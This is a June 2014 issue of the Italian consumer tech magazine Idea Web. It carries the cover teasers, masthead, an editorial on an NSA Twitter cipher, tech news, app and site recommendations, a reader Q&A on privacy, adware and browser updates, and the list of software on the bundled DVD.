SUL WEB CD 1.000€ DI PROGRAMMI & APP

10 PAZZI MODI PER ANDARE SU INTERNET

Antenne TV, cavi elettrici, schede audio... Sembra impossibile, ma è tutto vero!

+ Super ADSL da 10 Gbps: ***in Italia c'è già, ma i provider la tengono nascosta*** *p.32*

WHATSAPP GRATIS PER SEMPRE!

Rinnovare l'abbonamento **senza sborsare un cent**? Lo smanettone fa così!

INCHIESTA HOT!

FALSARI DI BITCOIN

Dal furto dei portafogli virtuali al mining sfruttando l'hardware altrui. **Così si arricchiscono i pirati delle criptomonete**

NUOVE TECNICHE ANTI-PROF!

ESAMI? È ORA DI COPIARE

Guarda un po' i furbetti cosa hanno escogitato per barare agli scritti. **Impossibile beccarli!**

GRATIS SOLO PER TE!

103 GRANDI SOFTWARE

con codici seriali e guide all'uso

Installali subito su PC, tablet o smarphone e segui i nostri consigli. Il divertimento è assicurato!

- **20 fantastiche applicazioni** per Windows 8.1
- **33 programmi completi** con codici seriali
- **30 Webapp** per usare il PC in modo creativo
- **20 nuove app** per iPhone e tablet Android

SMARTPHONE LOW COST

I telefonini giusti per chi non può (o non vuole) spendere più di 200 euro

Se i 25 GB di Mega ti stanno stretti, entra subito nel cloud di BitTorrent.

Spazio infinito, 100% anonimo... e dai server super-veloci!

SUL WEB CD IL TOOL MAGICO

Anno XIV n.ro 6 (157) Giugno 2014
Codice ISSN 1592-7725
Reg. Trib. di CS n.ro 632 del 28 Aprile 1999
Periodicità mensile
http://www.edmaster.it/ideaweb
e-mail: ideaweb@edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile : Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni
Coordinamento redazionale: Luca Filizzola
Collaboratori: A. Longo, D. Cerra, F. Perrone, F. Mannarino, G. Garro, G. Calise, L. Tringali, S. Brandi, T. Zaffino

Segreteria di Redazione:
Rossana Scarcelli

REALIZZAZIONE GRAFICA
CROMATIKA S.r.l.
Art Director: Fabio Marra
Responsabile di progetto: Salvatore Vuono
Area Tecnica: G. Sicilia (Responsabile), D. Mazzei
Impaginazione: T. Diacono
Illustrazioni: Tonino Intieri

CONCESSIONARIA PER LA PUBBLICITÀ:
MASTER ADVERTISING S.r.l.
viale Andrea Doria, 17- 20124 Milano
Tel. 02 83121211 - Fax 02 83121207
e-mail: advertising@edmaster.it

EDITORE
EDIZIONI MASTER S.p.A.
via Bartolomeo Diaz, 13 - 87036 Rende (CS)

Presidente e Amministratore Delegato:
Massimo Sesti

ABBONAMENTO E ARRETRATI
Costo abbonamento Italia:
Idea Web Base (12 riviste) €17,90 sconto 25% sul prezzo di copertina €23,88
Idea Web DVD (12 riviste + 12 DVD) €35,90 sconto 25% sul prezzo di copertina €47,88
Idea Web Base (24 riviste) €34,90 sconto 27% sul prezzo di copertina €47,76
Idea Web DVD (24 riviste + 24 DVD) €59,80 sconto 38% sul prezzo di copertina €95,76.
Offerte valide fino al 30/06/2014.
Costo arretrati (a copia): il doppio del prezzo di copertina + €6,10 (spedizione con corriere).
Prima di inviare i pagamenti, verificare la disponibilità delle copie inviando una e-mail all'indirizzo arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al numero 199.50.00.05*, oppure via posta a: EDIZIONI MASTER S.p.A. viale Andrea Doria 17-20124 Milano dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- bonifico bancario intestato a:
  EDIZIONI MASTER S.p.A.
  c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. - IBAN IT47R0845333200000000066000
  (inviare copia della distinta insieme alla richiesta)
- assegno bancario non trasferibile da inviarsi in busta chiusa insieme alla richiesta;
- carta di credito Visa, Cartasì, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).

Stampa: GRAFICA VENETA S.p.A.
Via Malcanton, 2 - 35010 Trebaseleghe (PD)
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A. - Via Cazzaniga, 19 20132 Milano - Tel: 02/25.82.1

PER IL DVD-ROM ALLEGATO A IDEA WEB:
Ricerca e realizzazione: la Redazione di Idea Web
Duplicazione DVD-ROM: EcoDisk S.r.l.
Via dell'Aprica, 16 - 20158 Milano

Finito di stampare nel mese di Maggio 2014

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 -13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

SCOPRI IL CONTENUTO DELLA RIVISTA

Esami?!? È ora di copiare!

Pag 46
WhatsApp: così è gratis per sempre

Pag 48

1000 euro di software

Cloud Hacking

Pag. 14
Gli allegati di Idea Web

Editoriale

L'NSA ASSUME COSÌ!

<<tpfccdlfdtte pcaccplircdt dklpcfrp?qeiq lhpqlipqeodf gpwafopwprti izxndkiqpkii krirrifcapnc dxkdciqcafmd vkfpcadf>>. Con questo criptico messaggio su Twitter, l'Agenzia di Sicurezza Nazionale americana, NSA, apre le danze alla nuova tornata di assunzioni di giovani analisti, crittografi e agenti segreti... nella speranza di non riportare in seno all'agency un'altra "serpe malefica" in stile Edward Snowden. Già, perché quella sequenza incomprensibile di lettere, buttate apparentemente lì a caso, in realtà è un semplice cifrario fisso che nasconde il messaggio: *<<want to know what it takes to work at NSA? Check back each monday as we explore careers essential to protecting your nation>>* . In pratica, ogni lunedì NSA pubblicherà su Twitter informazioni sui requisiti che un buon cittadino americano deve rispettare per aspirare a un posto di lavoro presso l'agenzia di intelligence più chiacchierata dell'ultimo anno. Nonostante lo scandalo Datagate, infatti, un lavoro all'NSA rimane uno dei più ambiti per i giovani esperti di crittografia e informatica. Sottoporre quiz e rompicapi alla loro attenzione è quindi un modo per stimolarli e fare emergere i più brillanti. Quindi, tutti con gli occhi puntati sul canale Twitter **https://twitter.com/NSACareers**, pronti a scervellarsi per risolvere il prossimo enigma! Ma nel frattempo...
IBVUH SLAABYH H ABAAP!

Luca Filizzola
ideaweb@edmaster.it

Bitstrips dalla redazione

Questo videogame sa tirare fuori il peggio di me!

Se Windows si blocca: respira profondo e conta fino a 10

Come si legge la rivista...

1 MODULO
Gli articoli sono divisi in moduli: ogni sezione può essere letta indipendentemente da quelle che la precedono. Ogni modulo è caratterizzato da una titolazione completa.

2 TEST
Il box "A noi è andata così..." è la prova su strada di Idea Web. Siti e servizi on line testati, con le indicazioni precise e dettagliate sull'esito. Un modo per farsi un'idea sull'efficienza di questo o quel portale.

*SMART WEB I SERVIZI ON LINE CHE TI FACILITANO LA VITA

CD, DVD, LIBRI: IN VACANZA CON TE

Le alternative

CINEMA SOTTO LE STELLE

SUL WEB

3 PASSO PASSO
Sono i box che ti spiegano come usare un programma, un prodotto hi-tech o un servizio on line.

4 SUGGERIMENTI
Si tratta di dritte molto semplici da mettere in pratica, che ti aiutano a utilizzare meglio il Pc e Internet.

5 SUL WEB
Quando trovi questa indicazione riscalda il browser: si tratta delle risorse on line che permettono di approfondire il tema dell'articolo o che mettono a disposizione software e strumenti utili.

SUL WEB Per scoprire gli argomenti trattati nei vecchi numeri di Idea Web vai sul sito **www.edmaster.it/ideaweb** e clicca su **Arretrati**.

IL BACO DI INTERNET EXPLORER

Per gli utenti Windows non è raro ricevere notifiche di importanti aggiornamenti sulla sicurezza di Internet Explorer. Di fatto, quasi non passa mese senza che non venga richiesto un qualche aggiornamento che tampona le ultime vulnerabilità del popolarissimo browser Microsoft. Questa volta però la falla individuata a fine aprile in Internet Explorer (www.edmaster.it/url/3251) è di portata talmente grande che lo stesso dipartimento di sicurezza degli Stati Uniti ha dichiarato pubblicamente che il browser Microsoft non andrebbe usato fino a quando non sarà pubblicata una patch adeguata a risolvere la vulnerabilità e ha consigliato di utilizzarne di altri (Chrome e Google ringraziano!). Stando infatti a quanto dimostrato da chi ha individuato questa falla, pare che tutte le versioni di Explorer dalla 6 in avanti siano suscettibili di attacco hacker che consente ai pirati di prendere il pieno controllo del computer. Microsoft, è subito corsa ai ripari rilasciando la patch KB2929437 anche per i possessori di Windows XP, sistema operativo ormai uscito dai piani di aggiornamento di Microsoft da diverso tempo.

FACEBOOK MESSENGER: ORA È TUTTO NUOVO!

Facebook ha lanciato ormai da diversi mesi un'app per iOS e Android specifica per lo scambio di messaggi che, fino ad oggi, non ha mai impensierito le altre soluzioni di messaggistica come WhatsApp, Line, WeChat e Viber. Sebbene Facebook Messenger possa vantare una base di utilizzatori potenzialmente sterminata, infatti, le sue funzionalità hanno finora lasciato a desiderare. La versione 5 di Facebook Messenger, però, cambia le carte in tavola, introducendo una serie di nuove caratteristiche, tra cui la possibilità di condividere clip video, stickers e fotografie scattate al momento, che lo rendono molto più appetibile. inoltre, l'acquisto da parte di Facebook di WhatsApp e le novità introdotte in Skype (servizio per molti versi già gemellato con Facebook), lasciano presagire un futuro ricco di novità per la messaggistica mobile targata Facebook.

WWDC 2014: CI SIAMO!

I sostenitori Apple avranno ormai già letto parecchio di quanto è stato anticipato sull'evento più atteso che riguarda la mela morsicata: L'Apple WWDC che si terrà dal 2 al 6 giugno, teoricamente dedicato agli sviluppatori ma nella pratica seguitissimo da tutti proprio per le numerose novità relative ai prodotti che si vedranno negli Apple Store nei mesi successivi, si preannuncia davvero ricco di sorprese. Si parla, tra le altre indiscrezioni, di un possibile iPad "supersize", probabilmente chiamato iPad Pro, che ha una dimensione delle schermo intorno ai 13", e delle nuove versioni di MacBook Air, Apple TV e iPad Mini Retina. Ma la novità probabilmente più attesa, e senza dubbio più dirompente, potrebbe essere il tanto atteso iWatch, il primo orologio Apple nonché il primo prodotto della mela che sconfina nel campo delle "tecnologie indossabili". Insomma, sono in tanti ad aspettarsi grandi annunci dalla casa di Cupertino che, ormai da troppo tempo rispetto ai propri standard, non rivoluziona più il mercato.

L'iPhone 6 è il grande atteso del WWDC 2014. Avrà iOS 8 e un display più grande come questo splendido concept?

PROJECT ARA: SMARTPHONE COMPONIBILE

Il passaggio di proprietà di Motorola Mobility da Google a Lenovo ha dato nuovo impulso alla realizzazione di nuovi telefonini. In particolare, sembra sempre più probabile l'imminente lancio dei prodotti legati al progetto ARA che, spinto da Google, prevede la collaborazione con alcune startup e il gruppo Motorola. In sintesi, Project ARA (www.projectara.com) prevede la possibilità di comporre il proprio telefonino acquistando una scheletro di base e aggiungendo, come dei mattoncini Lego, moduli di varia natura realizzati da fornitori esterni. I pezzi dovrebbero essere venduti sul Play Store a partire da gennaio 2015. Oltre a garantire prezzi più bassi rispetto ai tradizionali telefonini, il progetto ARA spalanca le porte a un nuovo modo di concepire i device portatili che possono essere potenziati e modificati da chiunque non solo con le app, ma anche con fotocamere, sensori, display e moduli di ogni altra natura!

*i nostri Preferiti

NON PERDERE OGNI MESE
I TRE SITI CONSIGLIATI DALLA REDAZIONE

www.zumba.com

Non c'è palestra, videogioco di allenamento casalingo o programma tv dedicato al fitness che non parli di questa attività fisica: la Zumba mania dilaga sempre più! Volevamo farci mancare il sito di riferimento per questa disciplina divertente e salutare? Certo che no!

www.friendlyrentals.com

Se col ritrovato sole ci venisse voglia di una vacanza (anche solo lunga un week end) approfittando della primavera, non sarebbe male risparmiare sul pernottamento. Un sito come Friendlyrentals ci permette di individuare soluzioni abbordabili, collocate esattamente dove vogliamo.

www.rockol.it/concerti_oggi.php

Inizia la stagione dei grandi concerti all'aperto e diventa davvero complicato sapere chi suona, quando e dove. O meglio, diventa complicato se non si frequentano i siti giusti, come la sezione dedicata al calendario dei "prossimi eventi musicali" di Rockol. Amanti dei live... siete serviti!

IN BREVE

DRONI ON DEMAND

Per i fan delle serie TV fantascientifiche è il momento di spegnere la televisione e guardare fuori dalla finestra. Un drone potrebbe essere lì fuori, proprio davanti a casa. Ma a fare cosa? A spiarci, a minacciarci con un laser, a recapitare un messaggio, un pacchetto di Amazon, un volantino pubblicitario o... Una società statunitense sta per lanciare persino un servizio per affittare droni controllabili da smartphone che si prenotano esattamente come un taxi. "Mi mandi un drone alle 17 davanti alla scuola dei miei figli per accompagnarli a casa?", "fate venire un drone da trasporto per ritirare i vestiti in lavanderia?"... vuoi vedere che entro un paio di anni tutto ciò sarà normalissimo? Intanto in Italia dal 30 aprile l'Enac ha ottenuto che sia obbligatoria l'assicurazione e in alcuni casi patentino e corso per pilotare i droni.

ANDROID 5 AL GOOGLE I/O?

Gli aggiornamenti così frequenti di Android per tablet e telefonini intelligenti fanno sì che l'attesa per una nuova versione non sia poi così stressante. Certo è che la versione 5 di Android potrebbe diventare un vero caso: le indiscrezioni dicono infatti che in un prossimo Android potrebbe confluire in Chrome OS, l'altro sistema operativo realizzato da Google e già utilizzato su portatili. Del resto, le grafiche trapelate su vari siti e blog relative ad Android 5 presentano le icone dei servizi Google con stili totalmente assimilabili a quelli di Chrome OS. Ma ne sapremo di più al prossimo evento Google per sviluppatori che si terrà a San Francisco il 25-26 giugno.

NOKIA DIVENTA MICROSOFT MOBILE?

Il marchio che più di ogni altro, ben prima di Apple e Samsung, ha trasformato un oggetto tecnologico per pochi nell'indispensabile compagno digitale di ognuno di noi potrebbe presto cambiare nome. Dopo la conclusione delle operazioni di acquisizione da parte di Microsoft, Nokia potrebbe infatti sostituire il proprio marchio con Microsoft Mobile. Tra conferme e smentite, non è ancora certo se questo radicale cambio di immagine avvenga davvero, ma le condizioni economiche e le opportunità commerciali ci sono e sono chiare a tutti...

TV E PROVIDER

Fastweb ha stretto un accordo con Sky in modo da includerne i canali tv per sei mesi gratis nell'offerta Adsl Joy. Dopo, Sky costerà 9,9 euro al mese. Per l'esattezza è il servizio Sky Online, che funziona via Internet. Sky ha stretto un accordo anche con Telecom per consentire, dal prossimi anno, di vedere i propri programmi tv sulle reti in fibra ottica di quest'operatore. Analogamente, Infinity (il servizio di streaming online Mediaset) è gratis per i primi mesi di abbonamento sulle offerte Adsl di Vodafone. Il tutto si aggiunge a un pacchetto storico, Home Pack, che include Sky (quello normale su parabola, però) e i servizi di linea fissa Fastweb.

LA SIM PORTAFOGLI

Telecom Italia lancerà Tim Wallet in estate, mentre Vodafone è partita con il proprio servizio a fine aprile; Poste Mobile ne ha uno analogo da alcuni mesi. Sono tutte possibilità che consentono di trasformare le SIM in portafogli virtuali con dentro i dati delle carte di credito di numerose banche, ma anche delle carte fedeltà di supermercati e gli abbonamenti del trasporto pubblico. Tim Wallet funzionerà così, secondo un modello comune anche ad altri servizi: l'utente scaricherà l'omonima opzione e troverà, sul suo market, l'elenco delle carte virtualizzabili. Servirà una SIM speciale, che ospiti questo secure element (un chip), e uno smartphone con connessione wireless NFC (a corto raggio). L'utente potrà pagare con la carta avvicinando il cellulare a un POS Contactless. Tim Wallet all'inizio conterrà la prima versione della TIM SmartPAY, la carta prepagata sviluppata in collaborazione con Visa Europe e Intesa Sanpaolo; ma anche quelle di altri istituti con cui Tim è in fase di accordi: Banca Mediolanum, BNL Gruppo BNP Paribas, UBI Banca e CartaSi. Allo stesso modo, gli utenti Vodafone (con la speciale SIM e un cellulare NFC) possono virtualizzare la prepagata SmartPass NFC (già disponibile e sviluppata con Cartasì e Mastercard). Poste, invece, permette di mettere la Postepay Newgift su proprie SIM NFC Poste Mobile.

DEEZER

www.deezer.com

Inutile negare che se un servizio da "a pagamento" diventa "gratuito", raccoglie improvvisamente simpatie e notorietà su larga scala. Da computer e tablet, Deezer permette finalmente di ascoltare ogni brano trovato senza limiti!

sky

www.sky.it

ESKY diventa sempre più digitale. Dopo il lancio e il successo di SkyGo e i servizi on demand, un accordo con Telecom Italia potrebbe portare nel 2015 l'intera programmazione di Sky a essere veicolata via Internet, quindi senza satellite.

WHATSAPP

www.whatsapp.com

Nonostante ogni mese si aggiungano milioni di utenti a quelli che già usano WhatsApp, le ipotesi di applicazioni di messaggistica targate Facebook (da poco diventatone proprietario) che siano alternative e concorrenti alla stessa WhatsApp proiettano ombre sul suo futuro...

IL TRONO DI SPADE

www.hbo.com/game-of-thrones#

La serie TV più popolare e attesa... in realtà non si fa molto attendere, nel senso che oltre a trovarsi ai vertici delle classifiche di ascolto, ogni puntata della serie TV statunitense (Games of Thrones), appena trasmessa in USA, batte subito ogni record di... download illegali!

LE APP DEL MESE

INCURVA

Prezzo: Gratis
Piattaforma: iOS

Ci sono diversi modi per lanciare messaggi clamorosi, ma quello che colpisce di più l'immaginazione di noi italiani, popolo di tifosi, è il classico striscione da stadio con sfottò. Crearne di finti con quest'app è davvero uno spasso!

THE WHEATER CHANNEL

Prezzo: Gratis
Piattaforma: iOS, Android

The Weather Channel


Tra i servizi meteorologici, disponibili tramite app, The Weather Channel è uno dei più validi se vogliamo essere sempre aggiornati sulle condizioni meteo del luogo in cui ci troviamo o nel quale stiamo per recarci.

IP CAM VIEWER PRO

Prezzo: € 3,59 (iOS), € 2,95 (Android)
Piattaforma: iOS, Android

Consente di monitorare in tempo reale ambienti e luoghi nei quali sono installate telecamere di sorveglianza. Visto il prezzo contenuto, è l'ideale chi ha in casa un sistema di telecamere IP.

HOME CINEMA

Tra i personaggi mito dell'epoca digitale ce n'è uno che, più di ogni altro, ha rivoluzionato le abitudini tecnologiche e ha creato un marchio destinato a rimanere nella storia. Si tratta di Steve Jobs a cui, non a caso, sono stati dedicati libri, approfondimenti televisivi e film. Jobs è il primo film biografico realizzato dopo la scomparta del fondatore di Apple, film che si concentra nel raccontare la storia dell'affermazione del suo indiscusso genio dai tempi del college fino all'annuncio del 2001 dell'iPod. L'approccio biografico del film mostra uno Steve Jobs (Ashton Kutcher) controverso che passa dall'uso di stupefacenti all'invenzione di computer rivoluzionari, da litigate e accuse gravissime alla concorrenza al tradimento dei più fedeli amici, il tutto narrato con uno stile neutrale che lascia alla libertà di interpretazione dello spettatore il giudizio sul personaggio. Non sarà l'unico film dedicato al CEO Apple, ma è senza dubbio uno dei meno schierati tra gli opposti eserciti di chi lo idolatra e chi lo detesta.

15 MAGGIO 2014
JOBS
TITOLO ORIGINALE: Jobs
NAZIONE: U.S.A.
ANNO: 2013
GENERE: Drammatico
DURATA: 125'
REGIA: Joshua Michael Stern
CAST: Ashton Kutcher, Dermot Mulroney, J.K. Simmons, James Woods, Matthew Modine, Lukas Haas, Ahna O'Reilly, Josh Gad, Lesley Ann Warren
SITO: http://thejobsmovie.com
PREZZO: €17,81 (DVD), €18,80 (Blu-ray)

JOBS
LA VERA STORIA ISPIRATRICE DEL FONDATORE DI APPLE

Trovi news, recensioni, anteprime e tanti film da guardare legalmente gratis in streaming sul sito www.film-review.it.

Invia subito le tue domande a ideaweb@edmaster.it

Il tuo sito è un capolavoro? Segnalalo all'indirizzo di posta elettronica ideaweb@edmaster.it

Gli esperti di Idea Web rispondono ogni mese alle domande di interesse comune sull'uso di Internet e del computer.

*La lettera del mese

CANCELLARE LE TRACCE

Ho vinto un concorso presso un ministero della Repubblica Italiana e mi accingo a prendere servizio nel luogo scelto in base alla graduatoria. Avendo a che fare con un mestiere particolare, ho trovato la necessità di modificare le mie abitudini su Internet. Mi sono però accorto che in questi anni esiste tanta "spazzatura" che mi riguarda. Tra iscrizioni a social network, siti particolari e forum di videogiochi ci sono tante informazioni personali che sarebbe meglio non siano più divulgate. Come posso fare per eliminare da Internet tutto quel che mi riguarda, anche da siti dove spesso è impossibile cancellare le proprie iscrizioni?

Alfredo

La procedura per visualizzare ed eliminare le proprie informazioni sul Web è abbastanza complicata, ma non impossibile: richiede solo molto tempo. Per prima cosa è necessario eliminare le iscrizioni ai social network: per alcuni è difficile, ma sul sito **http://justdelete.me/it.html** puoi trovare le istruzioni in italiano. Per maggiore sicurezza devi utilizzare i motori di ricerca principali (Google, Bing o Yahoo) e inserire il tuo nome e cognome, così da trovare qualche blog dimenticato o social network di cui non ricordavi l'iscrizione. Nel caso in cui alcuni ti impediscano di eliminare l'account, devi provvedere a modificare i dati inseriti come nome, cognome, età ecc. e sostituirli con altri fittizi. Guarda sempre la tua casella di posta elettronica e controlla la sottoscrizione alle newsletter: le e-mail contengono un link per l'eliminazione (e quindi cancellazione dei tuoi dati). È possibile anche chiedere a Google di eliminare i propri riferimenti dal motore di ricerca tramite l'indirizzo **www.google.com/webmasters/tools/removals**. Nel caso in cui alcuni siti non permettano di modificare i propri dati, bisogna contattare i Webmaster e chiedere la rimozione o modifica. In caso di diniego, è possibile far valere il proprio diritto legale alla privacy. Naturalmente, ogni nostra ricerca su Internet è tracciata, ma è possibile anche eseguire ricerche anonime senza lasciare tracce. Potremo quindi, mensilmente o semestralmente, effettuare ricerche per verificare la presenza di nostre informazioni su Internet (magari da eliminare), utilizzando il link **https://duckduckgo.com**.

Per ricerche anonime sul Web possiamo usare il motore di DuckDuckGo.

ADDIO PUBBLICITÀ!

È da un po' di tempo, ormai, che mentre navigo su Internet, indipendentemente dal browser utilizzato, vengono aperte delle pagine pubblicitarie... senza che io tocchi nulla. Questo fatto non lo riscontro solo io, ma anche su un altro PC è recentemente apparso il fastidioso inconveniente. Avete una soluzione a questo problema?

Emanuele

Il problema è causato da qualche plugin, estensione o toolbar del browser che si è installata, magari in automatico. Capita che succeda all'interno della procedura d'installazione di un qualche programma gratuito che abbiamo scaricato da Internet. Cominciamo a risolvere disinstallando tutte le toolbar, estensioni e plug-in che non conosciamo. Le troviamo tra le **Impostazioni** (o **Preferenze**) del browser. In certi casi questi inutili programmi possono essere rimossi anche dal **Pannello di controllo** di Windows, cliccando su **Disinstalla un programma** e selezionandolo dalla lista. Dopo aver tolto tutto ciò che è visibile in questo modo, facciamo una scansione con un programma specializzato nella rimozione di malware pubblicitario come AdwCleaner (**http://adwcleaner.it.uptodown.com**) o Spybot (**http://www.safer-networking.org/it**).

IE 11 NON SI INSTALLA

Ho un notebook Acer Aspire 5750 con il sistema operativo Windows 7 Home Premium e ho installato il browser predefinito Internet Explorer 10. Ho quindi tentato di installare la versione 11 senza riuscirci. Ho eseguito tutte le istruzioni indicatemi, ma dopo aver effettuato manualmente gli aggiornamenti dei prerequisiti la procedura di installazione non parte. Cosa devo fare?

Vincenzo

Il lettore non ci scrive qual è il messaggio di errore che blocca l'installazione. Comunque, in genere, Microsoft riferisce che l'installazione di Internet Explorer 11 può fallire perché mancano alcuni aggiornamenti necessari (soprattutto il Service Pack 1 di Windows 7, scaricabile gratuitamente da **www.edmaster.it/url/3239**). Oppure che alcuni aggiornamenti sono in sospeso. Avviamo quindi **Windows Update** (possiamo trovare il comando scrivendo **Windows Update** nella barra di ricerca di Windows) e completiamo gli aggiornamenti automatici. Un'altra causa tipica di fallimento dell'installazione può essere un programma antivirus o antispyware. Disabilitiamoli e poi riproviamo a installare Internet Explorer 11.

Per completare l'installazione di Internet Explorer 11 è necessario effettuare l'aggiornamento di Windows 7 al Service Pack 1.

IL LATO OSCURO DEL WEB

Sempre più spesso, mentre navigo tra le clip pubblicate su YouTube, mi capita di imbattermi in film completi

SUL WEB
Puoi scaricare alcuni dei software citati dal CD Virtuale di Idea Web. Scopri come a pagina 16.

e, ultimamente, anche in guide illustrate che spiegano passo passo come installare software commerciali con i relativi crack. È lecito tutto ciò? Si corre qualche rischio di essere tracciati dalle forze dell'ordine visitando queste pagine?

Antonio

Come sappiamo, YouTube è il servizio di Google che permette a chiunque di condividere facilmente i propri video sul Web. Proprio questa sua natura di piattaforma di video sharing, ultimamente viene sempre più sfruttata dai pirati informatici per pubblicare film completi o interi album musicali. C'è addirittura chi si prende la briga di pubblicare intere playlist "pronte all'uso" per semplificare la ricerca di tali contenuti: basta scrivere parole chiave come **playlist** o **film completi ita** nel campo di ricerca di YouTube per trovare liste di 100 film con i link per avviarne la riproduzione! Ma la vera "novità", come giustamente ha osservato il nostro lettore, è la pubblicazione di videoguide che spiegano passo passo come crackare i software commerciali: alcuni pubblicano persino i link ad alcuni servizi di file hosting da cui scaricare i keygen o i crack. Chiaramente non si corre alcun rischio a visualizzare semplicemente questi video: il reato lo compie semmai chi li pubblica con tanto di "strumenti" in grado di violare i diritti d'autore e le protezioni anticopia. Il rischio è un altro: cliccando sui link che rimandano ai siti di file hosting, infatti, è molto facile scaricare virus, trojan e spyware che metterebbero a rischio la stabilità del nostro computer. Quindi, meglio starne alla larga!

Sempre più spesso su YouTube si trovano intere playlist di film completi, anche in alta definizione.

CHROME NON SI AGGIORNA

Quando faccio clic sulle opzioni per riuscire a scaricare l'ultima versione di Google Chrome, mi compare questo strano messaggio di errore, penso dovuto all'antivirus (Avast 8) installato nel PC: *<<Aggiornamento non riuscito (errore: 3) Si è verificato un errore durante il controllo della disponibilità di aggiornamenti. Impossibile iniziare controllo disponibilità aggiornamenti (codice di errore 3: 0x80040154 -- system level)>>.* Come posso risolvere il problema? Premetto che sul portatile, con la stessa configurazione software, tutto questo non succede.

Raffaele

Chrome si aggiorna automaticamente: è una misura che serve per garantire all'utente sempre tutti gli aggiornamenti necessari alla sicurezza (in precedenza, con altri browser, toccava all'utente ricordarsi di installarli e quindi molti persistevano nel navigare in modo non sicuro). Scriviamo **chrome://chrome** nella barra degli indirizzi per vedere lo stato dell'aggiornamento: qui possiamo leggere per esempio se abbiamo l'ultima versione installata o se dobbiamo riavviare Chrome per installarla. Può anche succedere però, ed è il caso del nostro amico Raffaele, di leggere che Chrome non riesce a procurarsi l'aggiornamento. Il lettore ha già identificato la causa probabile del problema: Avast! Disattiviamolo: clicchiamo con il destro sulla sua icona nella system tray di Windows e scegliamo di disattivare la protezione per un'ora. Torniamo su **chrome://chrome** e ritentiamo l'aggiornamento. Se ancora fallisce, proviamo a disinstallare Avast usando il tool di rimozione Avast Uninstall Utility (**www.avast.com/uninstall-utility**) e poi, dopo l'aggiornamento, reinstalliamolo.

Digitando il comando chrome://chrome nella barra indirizzi di Google Chrome possiamo conoscere la versione installata del programma.

TRASFERIRE FILE CON FACEBOOK

Utilizzo molto Facebook e il suo Messenger per chattare tranquillamente con i miei amici tramite PC. Rispetto ad altri client di messaggistica che usavo in passato, come Skype, ho notato però che non è possibile condividere file di grandi dimensioni o video. Esiste una funzione simile?

Paolo

È possibile trasferire file grandi fino a 1 Gigabyte ed efficacemente utilizzando l'app **Pipe** di **Facebook**. Per impostare il trasferimento di file apriamo la pagina **www.facebook.com/pipe** e inseriamo le nostre credenziali di accesso al social network, se necessario. Dopo aver fatto clic su **OK** si aprirà la finestra di Pipe nel browser. Clicchiamo ora sul nome di un amico presente nell'elenco degli utenti Facebook, poi trasciniamo il file che vogliamo inviargli all'interno del contenitore virtuale presente nell'interfaccia dell'applicazione.
A questo punto avremo a disposizione due diverse opzioni: l'invio diretto e l'invio differito. Nel primo caso, se l'amico cui vogliamo inviare il file ha anch'esso Pipe attivo apparirà un pulsante che permette di inviare direttamente il file, se necessario accompagnandolo con un messaggio di testo. Nel caso dell'invio differito, invece, se l'altro utente non è collegato il trasferimento del file può essere traslato nel tempo. Basta cliccare sul pulsante **Send file to locker** e Pipe invierà una notifica al nostro amico, avvertendolo che c'è un file per lui. E per prelevare un file mediante Pipe? Per scaricare il file, il destinatario non deve fare altro che cliccare su **Accetta** se ha Pipe attivo. Se così non fosse, al prossimo avvio di Facebook riceverà una notifica: cliccando su **Get it now** potrà scaricare il file. Tutti i file ricevuti possono essere scaricati cliccando sull'icona a forma di tubo verde che si trova nella barra laterale. In alternativa è possibile scaricare i file cliccando sul pulsante con la freccia arancione. Infine, si possono salvare i file anche cliccando **Save as** e scegliendo una cartella di destinazione sul disco.

Pipe ci permette di scambiare file grandi fino a 1 GB con i nostri amici di Facebook.

*GLI ALLEGATI

IDEA WEB DVD

8 GB

di programmi per divertirsi con il computer e Internet

BROWSER
- Mozilla Firefox 29
- Google Chrome 33
- 360 Browser 7.5.1.11

CHAT/VOIP
- Wassapp 1.1.1
- Camfog Videochat 6.7
- Trillian 5.4

EMAIL
- Howard E-Mail Notifier 1.21

FILE SHARING
- FrostWire 5.7.2
- uTorrent 3.4.1

GIOCHI
- Superbike Racers
- The Arena 3

GRAFICA
- Photivo 2014
- XnViewMP 0.64
- FotoSketcher 2.80 Portable
- My Watermark 2.21
- JPEG Saver 4.12
- BirdFont 0.37
- Fotosizer 2.09.0.548
- Amaray Film Jimmy & Judy

MASTERIZZAZIONE
- Burnaware 6.9.4
- CDBurnerXP 4.5.3.4746
- True Burner 2.1

MULTIMEDIA
- Englemann FreeTunes 3
- Zoom Player Free 9.02
- StreamWriter 5.0
- WinX DVD Author 6.3
- Freemake YouTube to MP3 Boom 1
- AVI ReComp 1.5.6
- 1by1 Player 1.81
- FormatFactory 3.3.4
- Media Portal 1.7.1

SICUREZZA
- AdwCleaner 3.2.0.5
- Spybot - Search & Destroy 2.3
- Avast Uninstall Utility
- PrivaZer 2.18
- Privacy Eraser Free 2.0
- Eset NOD32 Antivirus 7

UTILITÀ
- EASEUS Partition Master Free 10.0
- Poclbm - Bitcoin
- SWEAT 1.2.1.0
- SAS Planet 14
- Glary Utilities 4.10
- Multi Commander 4.2
- CrystalDiskInfo 6.1.12
- Geek Uninstaller 1.3.0
- Registry Life 1.70
- Apache OpenOffice 4.1.0

WEB EDITING
- User Profile Wizard 3.7
- Virtual Router Plus 2014

SPECIALE 1.000 € SOFTWARE GRATIS
- Ashampoo WinOptimizer 2014
- Abylon BASIC 11
- Ashampoo Movie Studio 2013
- Ashampoo Antivirus 2014
- WebSite X5 Home 10
- Vasco da Gama 6 HD Pro
- Ashampoo Burning Studio 2014
- Photoshop CS2
- Ashampoo Photo Commander 9
- Ashampoo Slideshow Studio 2013
- Ashampoo Video Styler
